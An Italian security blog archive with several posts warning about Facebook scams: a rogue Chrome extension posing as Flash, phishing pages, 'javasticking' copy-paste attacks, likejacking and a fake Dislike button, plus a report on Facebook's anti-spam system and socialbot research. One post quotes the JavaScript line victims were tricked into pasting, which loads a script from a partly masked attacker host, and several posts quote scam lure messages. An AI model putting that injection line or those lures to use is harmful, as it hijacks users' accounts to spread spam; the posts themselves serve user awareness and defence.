Visualizzazione post con etichetta Javasticking. Mostra tutti i post

Truffa su Facebook attraverso tag da amici porta a falso plugin Flash


Gli spammer trovano sempre dei nuovi metodi o li aggiornano per diffondere il loro scam su Facebook. Adobe ha appena rilasciato degli importanti aggiornamenti per il suo plugin Flash Player e gli spammer sul social network non hanno perso tempo a raccogliere l'opportunità per sfruttare la situazione. In particolare, una un pericoloso scam, presumibilmente di origine turca, in cui si invita ad aggiornare proprio il Flash Player si sta diffondendo attraverso tag. Potrebbe accadere infatti di essere taggati da un amico in un commento su un post o status condiviso da una pagina. 

Nel post individuato da Protezione Account, si legge in particolare: "The teacher raped ! Without the consent of the girl he raped her without mercy ! Family teacher was put into a coma ! ( Strictly follow ) [link rimosso] My friends and tag everyone, not such things." che tradotto: "L'insegnante violentata! Senza il consenso della ragazza che l'ha violentata senza pietà!  Insegnante di Famiglia è stata messo in coma! (Strictly seguire) [link rimosso] I miei amici e taggate tutti, non queste cose."


Se si clicca sullo short link si viene rimandati ad una pagina esterna a Facebook dove per poter vedere il presunto video si viene invitati a installare un falso plugin Flash Player per Chrome. La particolarità della truffa sta nel fatto che con qualsiasi browser si apra il sito si è obbligati a scaricare l'estensione rogue per il browser di Google. Questo perchè la truffa è veicolata solo attraverso il noto browser.


Ovviamente non esiste alcun presunto video dell'insegnante "violentata". La truffa fa probabilmente riferimento ad una delle tante notizie "vere" che girano nel Web http://goo.gl/vnENES su violenze sessuali accadute in alcune scuole o quella sull'insegnante di matematica di un liceo di Tacoma, nello stato di Washington, che è stata arrestata per sesso e video hot che inviava ai suoi studenti. 


In realtà non viene installato alcun Flash Player ma un plugin malware che effettua delle operazioni automatiche attraverso codici Javascript per nome e per conto dell'utente che lo ha installato. In questo caso dei tag a commento in cui vengono citati un certo numero di amici (oltre la venti amici e l'azione viene ripetuta nel tempo). 


Come nella gran parte delle truffe diffuse su Facebook, gli autori dello scam fanno leva sulla curiosità dell'utente e sul fatto che il tag proviene da un amico presumibilmente "fidato". In 15 ore il post ha raccolto ben oltre 1 milione di commenti ed il sistema di sicurezza antispam di Facebook ha individuato e neutralizzato la truffa, ma la pagina sul social network ed il sito sono ancora online. Inoltre, sul Play Store al momento è ancora attiva, dato che il plugin malware risiede proprio sul negozio online di Google.


Non viene fornito alcun screenshot ma nella descrizione dell'estensione si legge: SmartVideo fornisce un migliore controllo sulle opzioni buffering di YouTube opzioni, qualità e gioco. Caratteristiche: 1 .Funziona con tutti i video di YouTube embedded/HTML5. Che si tratti di un video sul news feed di Facebook o un video direttamente dal sito YouTube . 2. Con preferenze globali, tutti i video di YouTube possono essere impostati per iniziare a vostra scelta non appena viene caricata la pagina (...)".

"(...) Lasciate SmartVideo decidere quando è bene iniziare a giocare. Lo 'smart buffer' di SmartVideo  decide la percentuale di buffer in base alla velocità di download in corso. O semplicemente fare i video di YouTube per avviare il buffering quando la pagina viene caricata . È possibile riprodurre il video ogni volta che si desidera (...)". In realtà esiste un'estensione lecita e si chiama proprio SmartVideo For YouTube™. 

Il plugin è stato caricato sullo store il 10 maggio scorso ed ha un peso di 198 kilobyte. Sebbene in lingua inglese è evidente l'origine turca dell'applicazione come in altre pericolose truffe già viste in passato. Il rischio, oltre all'assumere il controllo dell'account Facebook, è quello di essere bloccati dal social network per presunta attività di spamming. Se avete installato per errore il plugin seguite queste istruzioni per rimuoverlo dal vostro browser.

Il consiglio è sempre quello di prestare attenzione alle installazioni o quando ricevete un messaggio da parte di un amico. Prima di effettuare qualsiasi operazione contattate l'amico per verificare se sia stato lui ad inviarvelo volontariamente. Spesso le operazioni automatiche delle applicazioni rogue vengono effettuate quando l'utente risulta offline. A tal proposito è bene ricordare di non utilizzare codici Javascript su Facebook per ottenere delle funzionalità aggiuntive. Installate il Flash Player esclusivamente dal sito ufficiale di Adobe.

Segnalati numerosi casi di phishing Facebook, attenzione al fake login


In queste ore sono stati segnalati numerosi casi di furti di pagine e hackeraggi di gruppi su Facebook. Sono diversi i metodi adottati dai malintenzionati per ottenere il controllo di una data pagina o gruppo. Ovviamente per far ciò è fondamentale che uno degli amministratori cada nella trappola messa in atto dal phisher di turno. Abbiamo toccato quest'argomento svariate volte (basta fare una ricerca col tag phishing), ma a quanto pare la gente non presta la dovuta attenzione e cade ancora in una delle attività più pericolose ma al tempo stesso meno "elaborata" dei crybercriminali.

Facebook blocca attacco con foto hard e violente, individuati responsabili


Facebook ha detto di aver liberato il suo sito da gran parte delle immagini pornografiche e violente pubblicate come parte di un attacco di spam. Facebook aveva annunciato un'indagine sulla base delle denunce ricevute da migliaia di utenti che hanno detto di aver ricevuto immagini pornografiche sui loro ''news feed''. Lo scorrere del flusso degli 800 milioni di utenti del sito di social networkig sembra ora tornato normale.

Sicurezza su Facebook, come difendersi dai furti di profili e pagine


Le tipologie più comuni di truffe su Facebook sono del tipo cross-site scripting, clickjacking, javasticking, truffe sondaggio, e furti di identità. I Cross-site scripting, o auto-XSS, sono mascherati nei messaggi di Facebook del tipo: "Ti ho visto taggato in questo video?". Ed ancora il falso pulsante Dislike Facebook e la reindirizzazione degli utenti a siti web che usano come il copia/ incolla di codice JavaScript maligno nella barra degli indirizzi del proprio browser, o javaScript offuscato che installa il malware nascosto senza la consapevolezza degli utenti. 

Il clickjacking, noto anche come likejacking ha come interfaccia utente la correzione o trucchi che rivelano informazioni riservate agli utenti, che prendono il controllo del proprio PC, inducendoli successivamente a cliccare su siti web con messaggi del tipo: "[Guarda Il video che sta scandalizzando gli USA! Attenzione immagini scioccanti]". Il codice incorporato o gli script diffondono la truffa viralmente attraverso il social network.

Un'altra forma di clickjacking sono le truffe sondaggio che inducono gli utenti a installare un'applicazione da un link spam. Argomenti delle notizie, come ad esempio la truffa video di Osama bin Laden, sono utilizzati per attirare gli utenti di falsi siti di YouTube per completare le indagini, i truffatori e guadagnare commissioni per ogni persona che lo fa. Inoltre, prendendo le indagini la truffa si diffondono viralmente agli amici degli utenti di Facebook. 

Gli intervistati ad un recente sondaggio sui social network effettuato da Sophos non sembrano essere troppo sicuri di sé quando si tratta di Facebook, fino all'81 per cento considera che è il più rischioso tra i generi, rispetto al 60 per cento di un anno fa. Naturalmente Facebook ha più iscritti e dunque per questo motivo è stato probabilmente il più nominato. Twitter e Myspace sono stati nominati come pericolosi dll'8 per cento degli intervistati, mentre solo il 3 per cento ha espresso preoccupazioni circa LinkedIn.

Come difendesi dai furti su Facebook che mettono in pericolo profili, pagine e gruppi di utenti del social network blu. E’ una sfida contro i trucchi messi in opera da utenti che creano pagine di accesso false, landing di recupero password e tentativi di accesso fraudolento continui. Alcuni stratagemmi anche estremamente semplici per riuscire ad impadronirsi di gruppi e pagine sul social network e i rischi crescono.

Uno dei modi più utilizzati dai “ladri di pagine”per impossessarsi dei dati di accesso degli utenti è quello di costruire una pagina d’accesso praticamente identica a quella di Facebook. Gli utenti, ignari inseriscono nome utente e password e nel momento in cui cliccano su “accedi a Facebook” login e password vengono direttamente inviate alla mail del ladro.Fare sempre estremamente attenzione alle pagine da cui si accede, spesso ci si può accorgere della pagina falsa perché a volte realizzata in una lingua non corrispondente alla nostra.

In alcuni casi, è anche semplice individuarle, facendo attenzione ai dettagli, distinguere le piccole differenze con la pagina originale di accesso. Dare sempre uno sguardo all’url in cima. Il sistema di recupero password messo a disposizione da Facebook, potrebbe rivelarsi nella sua duplice veste e tramutarsi da aiuto in pericolo. Numerose pagine e profili, vengono rubati proprio in questo modo, attraverso l’hacking dell’indirizzo mail secondario o conoscendo le password di accesso alla mail della vittima. 

Conservare i dati di accesso della propria mail con parsimonia. La maggior parte dei servizi mail, da Hotmail a Gmail, permettono con estrema facilità il cambio password ed è quindi un’ottima abitudine cambiare le password di accesso alla propria mail con cadenza medio lunga. L’attacco violento “brute forcing”, che tenta di bucare le password degli utenti a tappeto inserendo in continuazione innumerevoli stringhe generate automaticamente fin quando non viene inserita quella giusta.

Questo metodo è uno dei più utilizzati grazie alla continua intromissione sul Web di script che operano automatizzando i tentativi di accesso senza ricominciare da capo. Forzare un account in questo modo richiede molto tempo, in ogni caso, il consiglio per la mail, vale anche in questo caso. In fine, un’attenzione particolare deve essere necessariamente data alle applicazioni. Oggi, sono lo strumento più efficace e soprattutto difficile da gestire perché è l’utente stesso ad autorizzare paradossalmente il furto del proprio profilo. 

Sono delle vere e proprie trappole che trafugano le password allo stesso modo delle pagine di accesso false, con l’unica differenza che si nascondono dietro giochi fasulli e video imperdibili. Il buon senso prima di tutto, mai fidarsi delle apparenze e evitare di incrociare il proprio account professionale con giochi e applicazioni inutili. E’ sempre meglio cambiare ogni mese la propria password e sceglierla abbastanza lunga e “mista” ovvero composta da: numeri, lettere e caratteri speciali. Via: Pmi

Facebook rivela i dettagli di FIS, il sistema antispam del social network


Facebook ha rilasciato i dettagli della straordinaria infrastruttura di sicurezza utilizzata per combattere spam e altre cyber-truffe. Conosciuto come il sistema immunitario di Facebook[1] (Facebook Immune System o FIS), la massiccia rete di difesa sembra avere successo: i numeri rilasciati dalla società questa settimana mostrano che meno dell'1 per cento degli utenti ha avuto un'esperienza di spamming sul social network. Eppure non è perfetto.

I ricercatori hanno costruito un "attacco romanzesco" che eluso la cyber-difesa ed estratto materiale privato ​​dagli account di reali utenti Facebook utenti reali. Ci sono voluti tre anni perchè il FIS diventasse evoluto rispetto l'iniziale di base, in un tutto vede insieme una serie di algoritmi che monitorizzano ogni foto pubblicata in rete, ogni stato di aggiornamento, ogni click fatto da ognuno degli 800 milioni di utenti.

Ci sono più di 25 miliardi di queste "azioni di lettura e scrittura" tutti i giorni. Al picco dell'attività il sistema controlla 650.000 azioni al secondo. "E 'una grande sfida", spiega al News Scientist Jim Larus, un ricercatore di Microsoft a Redmond, Washington, che studia le reti di grandi dimensioni. L’unica rete più grande è il web stesso, dice Larus. Il che rende il sistema di difesa di Facebook uno dei più grandi esistenti. Protegge dalle truffe via software sfruttando l'intelligenza artificiale per rilevare i segnali di comportamento sospetto.

Design di alto livello dell'Immune System

Il sistema è supervisionato da un team di 30 persone, ma può apprendere in tempo reale ed è in grado di agire senza essersi consultato con un supervisore umano. Un attacco notevole ha avuto luogo in aprile, dice Tao Stein , un ingegnere di Facebook che lavora sul sistema. Tutto è iniziato quando più utenti sono stati indotti a copiare il codice del computer nella barra degli indirizzi del browser.

Il codice ha "requisito" l'account di Facebook della persona, e ha iniziato l'invio di messaggi di chat ai propri amici dicendo cose come "Ho appena ricevuto un iPad free", insieme a un link dove gli amici potevano andare a prenderlo. Gli amici che hanno cliccato sul link sono stati rimandati ad un sito che li ha incoraggiati a incollare il codice stesso nel loro browser (identificato con il termine Javasticking), diffondendo così la "peste". "Gli attacchi di questo tipo possono generare milioni di messaggi al minuto", dice Stein.

Gli utenti hanno meno probabilità di cadere in una tattica simile usando e-mail, perché il messaggio sarebbe probabilmente inviato da uno sconosciuto. Ma all'interno della rete di Facebook è molto più convincente. "E' più facile da sfruttare l'exploit trust nelle relazioni in reti sociali online", dice Justin Ma, uno scienziato informatico presso la University of California, Berkeley, che sviluppa metodi per combattere lo spam e-mail. Per affrontare l'attacco, il FIS ha generato una firma che è utilizzata per differenziare i messaggi spam e legittimi. Questa era basata sui link nei messaggi di spam, con le parole chiave come "free" e "iPad", e gli indirizzi IP dei computer che inviavano i messaggi.

iPad free

Ma gli spammer possono usare più macchine per cambiare gli indirizzi IP e servizi di collegamento come bit.ly per il reindirizzamento in modo da poter modificare i link al volo. Così FIS ha controllato per capire quali messaggi venivano contrassegnati come spam dagli utenti e i messaggi bloccati con parole chiave simili nel testo. Insieme con altre funzioni del messaggio, che Facebook ha rifiutato di spiegare per timore di favorire gli spammer, il sistema è stato in grado di iniziare a sviluppare una firma per identificare lo spam a pochi secondi dall'emergere dell'attacco.

Facebook ha detto che questa settimana, grazie alla FIS, meno del 4 per cento dei messaggi della rete sono spam e che meno di 1 utente su 200 ha avuto esperienza di spam in un dato giorno. "E 'abbastanza buona", dice Ma, che ha un account Facebook. "Sono abbastanza soddisfatto del livello di sicurezza". Eppure, come qualsiasi difesa sulla base di modelli di comportamento noto, FIS è vulnerabile alle strategie che non ha mai visto prima. Yazan Boshmaf e i colleghi della University of British Columbia di Vancouver, in Canada, hanno sfruttato questo exploit[2] ed eluso il sistema con la creazione di "socialbots" - software in grado di porsi come un essere umano per il controllo di un account Facebook. Il bot ha iniziato con l'invio di richieste di amicizia a casuali utenti, dei quali circa 1 su 5 hanno accettato.

Social Bots

Poi hanno inviato richieste agli amici delle persone con cui avevano legami, e il tasso di accettazione è salito a quasi il 60 per cento. Dopo sette settimane il team dei 102 bot aveva fatto una combinata di 3000 amici. Le impostazioni della privacy Facebook permettono agli utenti di proteggere le informazioni personali dal pubblico. Ma i socialbots posti come amici, sono stati in grado di estrarre alcuni dei 46.500 indirizzi e-mail e indirizzi fisici da 14.500 utenti, informazioni dei profili che potrebbero essere utilizzati per lanciare attacchi di phishing o di aiuto nei furti di identità.

"Un utente malintenzionato potrebbe fare molte cose con questi dati", dice Boshmaf, che presenterà il lavoro del team durante l'annuale conferenza sulla sicurezza informatica delle applicazioni (Annual Computer Security Applications Conference - Acsac) a Orlando, Florida, il prossimo mese. Un attacco Socialbot deve ancora accadere, ma è solo una questione di tempo. 

I Socialbots si comportano in modo diverso dagli esseri umani che entrano su Facebook per la prima volta, in parte perché non hanno gli amici per connettersi nel mondo reale e le loro richieste a caso portano ad un numero insolitamente elevato di rifiuti. Il FIS sarebbe in grado di utilizzare questo modello per riconoscere e bloccare un attacco di socialbots, dice Stein. Che metterebbe Facebook nuovamente al sicuro, se non altro fino a quando gli hacker rilasciano la loro prossima innovazione.

Riferimenti:
  1. http://research.microsoft.com/en-us/projects/ldg/a10-stein.pdf
  2. http://lersse-dl.ece.ubc.ca/record/264/files/ACSAC_2011.pdf

Link spam su Facebook inviati da amici, come proteggere l'account


"Ciao, come stai? ma dimmi sei proprio tu in questo video?": era uno dei messaggi che nelle ultime ore è dilagato su Facebook, associato al nome del profilo che lo inviava. La trappola era costruita con furbizia: in alcuni casi erano leggibili dei commenti ulteriori del tipo: "Questa ragazza doveva essere pazza per averlo fatto". Ma la curiosità, come spesso accade, spingeva verso un trappola gli utenti del social network che cliccavano su una finta anteprima di YouTube, e con la scusa che bisognava procedere ad un "controllo di sicurezza", l'utente veniva invitato a premere alcuni tasti in sequenza che nascondevano istruzioni automatizzate. 

Adesso il sistema antispam automatico di Facebook, sembra abbia rimosso tutte le false miniature dalle bacheche dei profili ed inoltre il server su cui risiedeva la truffa appare disattivato. In ogni caso è bene conoscere come difendersi da queste tipologie di truffe che Protezione Account ha battezzato col termine "Javasticking", in modo da prevenire ulteriori scam. Come leggiamo presso il Centro Assistenza di Facebook, nella sezione dedicata alla protezione dell'account: "Uno scam contenente uno script dannoso ti chiede di copiare e incollare del testo nella barra degli indirizzi del browser per visualizzare un contenuto interessante o sorprendente (es.: chi ha visualizzato il tuo profilo)".


Nel tempo di attesa che segue la digitazione (dopo aver copi/incollato il codice javascript attraverso la combinazione dei tasti CTRL + V), il profilo compie una serie di azioni come se fosse l'utente ad effettuarle. Questo "codice" è in realtà uno script dannoso. Invece di mostrare ciò che viene pubblicizzato, il vostro account viene utilizzato ad esempio per creare eventi, autopubblicando lo stesso post nella propria bacheca e in quelle degli amici o inviando spam ai vostri amici attraverso messaggi di posta o in chat. Gli autori di spam spesso pubblicizzano contenuti sorprendenti per attirare gli utenti nelle loro trappole. I consigli sono quelli di  non cliccare mai su link sospetti anche se vi vengono inviati dagli amici. Non copiare e incollare del testo nella barra degli indirizzi del vostro browser Internet se non siete sicuri del contenuto effettivo.

Cosa potete fare per proteggere il vostro account?
  1. Pensateci bene prima di cliccare su un link. 
  2. Non cliccare mai su link sospetti, anche se provengono da un amico o da un'azienda che conoscete. Ciò include i link inviati su Facebook (es.: in una chat o post in bacheca) e i link inviati via e-mail. 
  3. Se uno dei vostri amici clicca inavvertitamente su un link contenente spam, tale link potrebbe essere inviato a tutti i suoi amici di Facebook. 
  4. Ricordate di non reinserire mai la vostra password di Facebook né di scaricare alcunché (es.: un file ".exe") se non siete sicuri di cosa si tratti. Maggiori informazioni su come riconoscere link sospetti e e-mail sospette.
  5. Se non siete sicuri dell'indirizzo che ricevete, non incollarlo nella barra dell'indirizzo del browser Internet. Incollare un testo sconosciuto nella barra dell'indirizzo può comportare la creazione di eventi e pagine dal vostro account o di altre azioni spam. 
  6. Aggiornate il vostro browser di navigazione.
  7. Accedete su www.facebook.com. Talvolta, gli autori di scam creano una pagina falsa del tutto simile alla pagina di accesso di Facebook nella speranza che voi immettiate qui il vostro indirizzo e-mail e la vostra password. 
  8. Assicuratevi di verificare l'URL della pagina (indirizzo Web) prima di immettere le vostre informazioni di accesso. Se avete dei dubbi, potete sempre digitare "facebook.com" nel vostro browser per tornare al vero sito di Facebook.
  9. Create una password unica e complessa: Usate combinazioni di almeno sei lettere, numeri e segni di punteggiatura; non utilizzare parole che possono essere trovate nel dizionario. Potete reimpostare la password accedendo alla pagina Impostazioni account dal menu a discesa Account visualizzato nella parte superiore di qualsiasi pagina di Facebook.
  10. Eseguite un software antivirus per proteggervi da virus e malware. Per maggiori informazioni e per scaricare gratuitamente questo software, visitate questa pagina per Windows e questa per Mac OS.

Per maggiori informazioni su come proteggere il vostro account, visitate la sezione Protezione del Centro assistenza di Facebook.

Il profilo di un vostro amico invia link contenenti spam o crea eventi e pagine spam.
  • È possibile che il vostro amico abbia incollato uno script dannoso nella propria barra degli indirizzi. Tali azioni si possono interrompere chiudendo la finestra del browser o uscendo da Facebook. A coloro che inconsapevolmente hanno eseguito la procedura consigliamo in ogni caso, per maggior sicurezza, il cambio della propria password. 
  • Se il vostro amico non ha incollato alcun testo nel browser, sul suo computer potrebbe essere stato scaricato un software dannoso oppure è possibile che le sue informazioni di accesso siano state oggetto di un'azione di phishing. Dite al tuo amico di visitare la sezione Phishing e malware del Centro assistenza per proteggere il proprio account. 
  • Non cliccare mai su link sospetti, anche se provengono da un amico o da un'azienda che conoscete. Se avete ricevuto uno strano messaggio in bacheca o un messaggio da un amico che vi chiede di cliccare su un link oppure dal vostro account sono stati inviati dei link ma non siete stati voi a farlo, potete segnalare il link. Per salvaguardare la sicurezza del vostro account e del computer, fate attenzione a non cliccare sul link quando lo evidenziate e lo copiate.

Facebook scam: false anteprime video inducono ad azioni automatiche


Un nuovo attacco del tipo javasticking in lingua italiana è in atto da diverse ore su Facebook. Molti utenti stanno vedendosi letteralmente inondare la propria bacheca con miniature video che invitano alla visualizzazione di filmati dove si è protagonisti, in realtà inesistenti. L'invasione è del tipo "virale" da non confondere con "virus", anche se molti utenti e pagine confondono spesso questi termini, considerandoli la stessa cosa. 

Infatti ecco cosa leggiamo su Facebook: "ATTENZIONE A TUTTI...... sulle bacheche compaiono degli strani video con provenienza youtube...mandati da una persone di quelle che abbiamo tra le nostre amicizie con una frase che più o meno dice così...CIAO, come stai? ma dimmi (il vostro nome) sei proprio tu in questo video? ecco NON APRIRLO ASSOLUTAMENTE contiene un link ruba profilo e quindi addio anche alle pagine eliminarlo istantaneamente dalla bacheca!Copialo e incollato nella tua bacheca e passate parola.CONDIVIDETE E FATE GIRARE". 

In realtà non vi è alcun furto del profilo o di pagine, ma consiste "semplicemente" in una serie di comandi in javascript effettuate in maniera "quasi" automatica dall'utente che cade nella trappola. Si tratta di diversi post che contengono testi simili:

Ciao [nome] ma sei te in questo video!!
YouTube
www.facebook.com
[Nome] Pazzesco!! non posso credere che lo hai fatto davvero


Ciao [nome] ti hanno taggato in questo video?
YouTube
www.facebook.com
[Nome] Incredibile! Ma perche lo hai fatto


Ed inoltre:
Questa Ragazza deve essere pazza per aver fatto questo!
VIDE0
www.facebook.com
Cavolo ma le persone stanno proprio fuori! Ma come si fa a fare questa cosa!


Cominciano spiegando che i link "YouTube" e "VIDE0" non sono altro che collegamenti ipertestuali che riportano alla bacheca del profilo utente (http://www.facebook.com/profile.php?sk=wall). Se clicchiamo sulle false anteprime dei video, per coloro che hanno installato correttamente l'ultima versione di flash player, verrà visualizzato il seguente messaggio:

Controllo di sicurezza Facebook.
Per vedere il video segui i passaggi
Ci scusiamo per il disagio
Continue


Si tratta di una finestra di dialogo simile a quella che YouTube presenta quando il filmato non è disponibile nel paese dell'utilizzatore, quindi l'utente viene invitato a premere alcuni tasti in sequenza che nascondono istruzioni automatizzate.


Per prima cosa saremo invitati a selezionare l'URL presente sulla barra degli indirizzi, cliccare J (per cancellare l'URL) e dunque la combinazione di tasti CTRL + V. Con quest'ultima operazione incolleremo la seguente istruzione javascript: "(a=(b=document).createElement('script')).src='http://www.******saliensstreaming.com/tag/fb.php',b.body.appendChild(a);void(0)" e poi il tasto INVIO per confermare l'operazione. 

In realtà l'utente avrà eseguito una serie una serie di azioni come se fosse lui stesso a compierle. Tali azioni si limitano, per adesso, all'autopubblicazione dello stesso post nella bacheca propria e in quelle degli amici, in modo da diffondersi viralmente. Il sito collegato ai post è il seguente:


Al momento non abbiamo rilevato malware (virus) e molti di questi link sono già stati bloccati da Facebook. Nonostante ciò questo nuovo metodo è riuscito a bypassare il controllo per queste tipologie di truffe da parte del sistema automatico di Facebook. Ciò perchè in precedenza era stato settato al massimo livello ed ha fatto si che molte applicazioni fossero disattivate per errore da Facebook. 

Il consiglio è quello di rimuovere i post spam dalle vostre bacheche, passando il mouse in alto a destra del post e cliccando sulla X che appare. in questo modo potrete rimuovere sia il post che la preferenza alla pagina o applicazione. 

Se ciò non dovesse essere sufficiente, potete controllare l'eventuale preferenza data inconsapevolmente a pagine sconosciute, collegandovi http://www.facebook.com/editprofile.php?sk=activities e per verificare le applicazioni usate http://www.facebook.com/settings/?tab=applications. Informate i vostri amici e prestate attenzione prima di compiere qualsiasi azione "inusuale" sul social newtork, in special modo quando ricevete post o link dai vostri amici. Infatti nella stragrande maggioranza di queste tipologie di truffe è proprio l'amico ad essere veicolo inconsapevole.

Video scioccanti su Facebook, attenzione ai post sulle bacheche


Un nuovo sofisticato attacco spam agli utenti di Facebook è in corso in queste ore, e si propaga molto rapidamente. Svariati false anteprime video vengono postati sulle bacheche senza consenso e all'insaputa dell'utente. Vengono infatti efffettuate delle operazioni automatizzate da parte del profilo caduto vittima dello spam, perchè attratto da un video "allettante" e condiviso da altri amici. In particolare, tra alcuni dei post che Protezione Account ha individuato si legge: "Oh mio Dio, scioccante! Padre sgama figlia nuda in camera con il suo fidanzato [LINK].


E chi si aspettava una reazione del genere da parte del padre?" e "Guarda la vendetta di questo ragazzao su Facebook dopo che la ragazza lo ha tradito. [LINK] Video molto spinto"


Se clicchiamo sui post verremo rimandati alla pagina truffa, dove verrà richiesta  la conferma di avere più di 13 anni per poter guardare il video. Naturalmente non sarà visibile alcun video "scioccante" o "imperdibile".


Sono le ultime di una serie di Facebook truffe che vi chiederanno di cliccare sulla parola "Jaa". Le vittime, probabilmente non si rendono conto che "Jaa" sta in finlandese per "Share", e stanno aiutando la diffusione delle truffe tra i loro amici online su Facebook. Tipicamente questa tipologia di spam finisce a sondaggi online che consentono di acquisire soldi ai truffatori da commissioni. Inoltre, in alcune di queste, basta cliccare sul post della bacheca, che il profilo effettuerà in maniera automatica delle operazioni, come quello di condividere il post e taggare gli amici (attraverso la tecnica del Javasticking)

Nuova truffa su Facebook combina tecniche likejacking e javasticking


I truffatori su Facebook stanno combinando tecniche antiche a nuove per diffondere le loro campagne spam sul sito di social networking, tra cui clickjacking e registrando pagine con applicazioni canaglia. Gli spammer marketing di affiliazione sono tornati ai loro vecchi trucchi, dopo un periodo di relativa calma, con le truffe di tipo javasticking, dove bisogna copiare ed incollare un codice javascript su false pagine ospitate in server esterni, avvertono i ricercatori di sicurezza di F-Secure. 


Una nuova truffa si sta diffondendo sulla rete sociale è genera messaggi con scritto: "This girl killed herself after her dad posted a secret of her on her fb wall" ("Questa ragazza si è suicidata dopo che suo padre ha inviato un segreto di lei sulla sua bacheca di fb"). Lo spammer usato per questo modello da due settimane è poi collegato ad una pagina web ospitata presso thedominio.info.


I link sembrano condurre a pagine su apps.facebook.com, tuttavia, sono utilizzati solo come redirector. Quando gli utenti fanno clic sui link in realtà finiscono su siti .Tk creati in particolare per questa campagna. Secondo gli esperti di F-Secure, l'uso di pagine dell'applicazione Facebook aiuta i truffatori in diversi modi. Da un lato, non c'è bisogno di mantenere molte risorse esterne, e dall'altro, tali collegamenti non sono sulla lista nera dei sistemi automatizzati anti-spam di  Facebook, fornendo la massima fiducia. 

Il sito di social networking ha infatti recentemente stretto una partnership con Web of Trust per bloccare automaticamente gli URL pericolosi e ha già utilizzato altre tecnologie di rilevamento da vari fornitori. F-Secure ha rilevato tre applicazioni finora.

• girl1 - http://apps.facebook.com/storynumb/
• girl2 - http://apps.facebook.com/girlstoryyl/
• girl3 - http://apps.facebook.com/seeingstoey/


Ma non c'è molto da vedere da queste applicazioni. Se l'utente fa clic sul link di Facebook, l'applicazione effettuerà immediatamente il reindirizzamento a url-linkay.tk in cui viene visualizzato questo "video player" (thedominio.info reindirizza ora a url-linkay.tk.). 

Sul sito tk viene visualizzato un pulsante di riproduzione che dovrebbe permettere agli utenti di visualizzare il video story (riservato a pubblico maggiorenne), in realtà fa parte di un attacco di tipo likejacking. Questa parte è un tipico clickjacking che utilizza una cornice trasparente per nascondere il pulsante like plug-in di Facebook. Indipendentemente da quale parte della pagina si clicca su, gli utenti inconsapevolmente esprimono il loro like e condividono la pagina in background.


Essi saranno quindi reindirizzati ad altre pagine ospitate su apps.facebook.com che sono utilizzati per monetizzare, dove viene chiesto agli utenti di partecipare a uno dei vari "sondaggi", prima di consentire loro di vedere il presunto contenuto. 

Sullo sfondo si legge "OMG .. elettrizzante! ... Questo è il post papà" e sotto "lettera di suicidio di Emma". Naturalmente, non esiste un contenuto reale ed è tutto un richiamo per spingere gli utenti a registrarsi alle offerte di marketing di affiliazione che fanno guadagnare commissioni ai truffatori. Inoltre l'applicazione collegata alla truffa, funziona senza che venga installata sul profilo degli utenti.


Se siete caduti vittima di questa truffa, assicurarsi di controllare le iscrizioni alle pagine canaglia e rimuovere tutti i messaggi di spam inviati sula bacheca. In futuro evitare qualsiasi tipo di storia che invita ad effettuare procedure complicate per garantire l'accesso ai contenuti. Per gli utenti di Firefox è possibile installare NoScript. 

L'estensione NoScript per Firefox fornisce una protezione aggiuntiva per Firefox, Seamonkey e altri browser basati su Mozilla: questa gratuita, open source add-on permette a JavaScript, Java e Flash e altri plugin di essere eseguiti solo da siti affidabili a vostra scelta, e fornisce la più potente protezione anti-XSS (Cross-Site Scripting) disponibile in un browser. 

NoScript è l'unica whitelist basata su approccio preventivo del blocco degli script e impedisce lo sfruttamento di vulnerabilità di sicurezza (note e anche non ancora note). E' possibile attivare JavaScript, Java ed esecuzione plugin da siti fidati con un semplice click sinistro sull'icona NoScript nella barra di stato, oppure utilizzando il menu contestuale.

Nuova truffa su Facebook promette l'abilitazione del Dislike button


Ciclicamente tornano a ripresentarsi su Facebook le medesime truffe, in questo caso utilizzando il codice Javascript. Dopo quella vista lo scorso mese inerente e bloccata dal social network, ad un mese di distanza, l'argomento del tasto "non mi piace" (dislike) su Facebook è ancora il più gettonato. Un nuovo attacco spam e' stato infatti individuato da Protezione Account e risulta ancora in forza. Osservando l'attività del fenomeno a 13 ore dalla sua rilevazione, la pagina su Facebook da cui ha origine l'attacco ha incrementato i sui iscritti del 500%. 

Ricordiamo che non esiste in alcun modo la possibilità di installare il pulsante "Non mi piace" sul proprio profilo, e lo staff di Facebook non ha mostrato alcun interesse verso questo argomento. E' possibile utilizzare dei plug-in per browser che permettono di cliccare "Non mi piace", ma l'eventuale "antipatia" sarà visibile solo agli utenti che a loro volta avranno installato lo stesso plug-in. La nuova truffa si presenta agli utenti attraverso un post sulla bacheca che recita testualmente: "Facebook now has a dislike button! Click 'Enable Dislike Button' to turn on the new feature!"


Come è possibile notare dal post, anche in questo caso viene sfruttata un falla nella piattaforma monile di Facebook. Infatti, nonostante la presunta operazione per installare il fantomatico pulsante "dislike" venga effettuata da computer desktop (e non potrebbe essere altrimenti, come vedremo in seguito). Inoltre il pulsante "condividi" è stato sostituito da "enable dislike button" (che ci riporta alla pagina truffa)


Se clicchiamo sul pulsante "enable " veniamo riportati alla pagina dell'applicazione (http://www.facebook.com/pages/Just-dislike/209***185766142?sk=app_197936773558***&ref=nf) e immediatamente verremo reindirizzati ad un sito esterno al social network (http://184.107.156.**/~newspiff/), dove saremo invitati ad eseguire la consueta procedura di copia/incolla sulla barra degli indirizzi del nostro browser


Se eseguiamo il procedimento non installeremo alcun pulsante "dislike", dal profilo piuttosto verranno impartiti dei comandi come se fosse lo stesso utente ad eseguire delle operazioni automatizzate (ciò che Protezione Account ha definito con il termine Javasticking), come per esempio, nel caso più semplice, inviare dei post sulla propria bacheca e su quella degli amici. Facebook dal canto suo ha implementato dei nuovi sistemi per combattere questo fenomeno, ma a quanto pare risultano allo stato attuale inefficaci. 

